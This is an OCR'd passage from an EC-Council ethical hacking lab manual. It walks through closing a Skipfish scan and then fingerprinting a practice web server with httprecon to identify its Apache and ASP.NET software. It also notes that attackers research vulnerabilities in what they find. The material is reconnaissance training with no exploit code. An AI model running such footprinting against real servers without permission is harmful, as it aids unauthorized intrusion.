


Figure 1.2.12: Examining the HTTP trace

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. An HTTP trace window appears on the webpage, displaying the complete **HTML session**, as shown in the screenshot.




Figure 1.2.13: Examining the HTTP trace

Note: If the window does not properly appear, hold down the **Ctrl** key and click the link.

25. Examine other vulnerabilities and patch them to secure the web server.
26. This concludes the demonstration of how to gather information about a target web server using Skipfish.
27. Close all open windows on both the **Parrot Security** and **Windows Server 2016** virtual machines and turn off the machines.

Footprint a Web Server using the httprecon Tool

TASK 3

Here, we will use the httprecon tool to gather information about a target web server.

TASK 3.1

Launch the httprecon Application

1. Turn on the **Windows 10** and log in with the credentials **Admin** and **Pa$$w0rd**.
2. Navigate to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon**, right-click **httprecon.exe**, and, from the context menu, click **Run as administrator** double-click to launch the application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The main window of **httprecon** appears, as shown in the screenshot.




Figure 1.3.1: httprecon main window

Web applications can publish information, interact with Internet users, and establish an e-commerce or e-government presence. However, if an organization is not rigorous in configuring and operating its public website, it may be vulnerable to a variety of security threats.

Although the threats in cyberspace remain largely the same as in the physical world (fraud, theft, vandalism, and terrorism), they are far more dangerous. Organizations can face monetary losses, damage to reputation, and legal action if an intruder successfully violates the confidentiality of their data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Provide the Target URL and Analyze the Results

httprecon is a tool for advanced web server fingerprinting. This tool performs banner-grabbing attacks, status code enumeration, and header ordering analysis on its target web server..

4. Enter the website URL (here, **www.certifiedhacker.com**) that you want to footprint and select **port number** (**80**) in the **Target** section.
5. Click **Analyze** to start analyzing the designated website.
6. A **footprint** of the website appears, as shown in the screenshot.




Figure 1.3.2: The footprint results of the entered website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Look at the **Get existing** tab, and observe the server (**Apache**) and the server-side application (**ASP.NET**) used to develop the webpages.
8. When attackers obtain this information, they research the vulnerabilities present in **ASP.NET** and **Apache** and try to exploit them, which results in either full or partial control over the web application.
9. Click the **GET long request** tab, which lists all GET requests. Next, click the **Fingerprint Details** tab.

